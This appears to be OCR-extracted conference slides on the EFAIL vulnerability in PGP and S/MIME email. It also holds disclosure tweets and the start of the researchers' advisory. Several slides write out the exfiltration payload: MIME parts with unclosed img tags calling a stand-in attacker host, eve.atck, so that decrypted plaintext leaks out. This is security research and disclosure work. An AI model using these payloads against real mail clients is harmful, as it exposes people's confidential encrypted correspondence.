
Eve’s attack E-Mail

```
From: Eve
To:   Bob
```

```
Content-Type: text/html
GET /Dear%20Bob%2C%0D%0Athe
%20meeting%20tomorrow%20will
%20be%20at%209%20o%E2%80%98c
lock.
```

```
Content-Type: text/html
">
```


efail-mails — ssc@mac — ..p/efail-mails — -zsh —
~/Desktop/efail-mails
MacOS (35c3-direct-exfil-many) [Running]
Mail File Edit View Mailbox Message Format Window Help
Tue 02:49
Inbox (0 messages)
Mailboxes
Inbox
Sent
Sort
Mailboxes
Inbox
bob@efail....
alice@efail...
Drafts 1
Sent
Junk
Trash
Smart Mailboxes
Downloading Messages
5 new messages
OpenPGP
To: Bob
Cc:
Subject: Password to secret document
From: Alice – alice@efail.de
Dear Bob,
The password to the secret document is: MnGrEQWPO;Ny
Please treat this strictly confidential!
Best,
Alice
Left ⌘


efail-mails — ssc@mac — ..p/efail-mails — -zsh — 66×38
~/Desktop/efail-mails
MacOS (35c3-direct-exfil-many) [Running]
View Mailbox Message Format Window Help
Tue 02:59
Inbox (1 message)
Search
Drafts
21.12.18
Inbox -...@efail.de
Alice
Inbox...ob@efail.de
21. December 2018 at 00:16
Password to secret document
To: Bob
Security: Encrypted, Signed (alice@efail.de)
Dear Bob,
The password to the secret document is: MnGrEQWPO;Ny
Please treat this strictly confidential!
Best,
Alice
Left ⌘

Exfiltrating many emails

```
From: Eve
To:   Bob
```

1.

```
Content-Type: text/html
<img src="http://eve.atck/
```

```
-----BEGIN PGP MESSAGE-----
hQIMA1n/0nhVYSIBARAAiIsX1QsHZObL2L
opVexVVZ1uvk3wieArHUg…
-----END PGP MESSAGE-----
```

2.

```
Content-Type: text/html
"> <img src="http://eve.atck/
```


```
-----BEGIN PGP MESSAGE-----
hQIMA1n/0nhVYSIBARAAiIsX1QsHZObL2L
opVexVVZ1uvk3wieArHUg…
-----END PGP MESSAGE-----
```

3.

```
Content-Type: text/html
"> <img src="http://eve.atck/
```

```
-----BEGIN PGP MESSAGE-----
hQIMA1n/0nhVYSIBARAAiIsX1QsHZObL2L
```

- Common email clients allow hundreds of MIME parts.
- Actual limits depend on implementation and performance of target system (timeouts).


Every 2,0s:... mac: Thu Dec 20 23:17:48 2018
101 /usr/local/var/log/httpd/access_log
macOS High Sierra

Exfiltrating many emails

Sebastian Schinzel @seecurity · 14. Mai

We'll publish critical vulnerabilities in PGP/GPG and S/MIME email encryption on 2018-05-15 07:00 UTC. They might reveal the plaintext of encrypted emails, including encrypted emails sent in the past. #efail 1/4

Tweet übersetzen

98 2,4 Tsd. 1,9 Tsd.

Sebastian Schinzel @seecurity · 14. Mai

There are currently no reliable fixes for the vulnerability. If you use PGP/GPG or S/MIME for very sensitive communication, you should disable it in your email client for now. Also read @EFF's blog post on this issue: eff.org/deeplinks/2018 … #efail 2/4

Tweet übersetzen

@mikko @mikko · May 14

This vulnerability might be used to decrypt the contents of encrypted emails

used PGP since 1993, this sounds baaad.

100

GNU Privacy Guard

@gnupg

Follow

Because there much fuss about efail I posted a quick summary. Note that the GnuPG team was not cont the info from developers.

lists.gnupg.o

9:59 AM - 14 May 2018

Sebastian Schinzel

@seecurity

Replying to @botherder

We did c

- Re: ***
- Advisor
- Re: ***
- Re: ***
- Re: ***

GNU Privacy Guard

@gnupg

Follow

Regarding Ehtmlfail, I found another discussion from November and prepared a timeline:

lists.gnupg.org/pipermail/gnup ...

11:15 AM - 14 May 2018

EFAIL: Full Plaintext Recovery in PGP via Chosen-Ciphertext Attack

Damian Poddebniak[1], Christian Dresen[1], Jens Müller[2], Fabian Ising[1], Sebastian Schinzel[1], Simon Friedberger[1], Tobias Kappert[1], Juraj Somorovsky[2], and Jörg Schwenk[2]

[1]Münster University of Applied Sciences
[2]Ruhr University Bochum

November 23, 2017


1 Embargo

This advisory describes critical attacks against PGP encryption in the context of emails. One attack is built around vulnerabilities in the PGP specification and we expect all email clients supporting PGP to be vulnerable. We want to coordinate disclosure of the vulnerability with all developers and companies of affected clients.

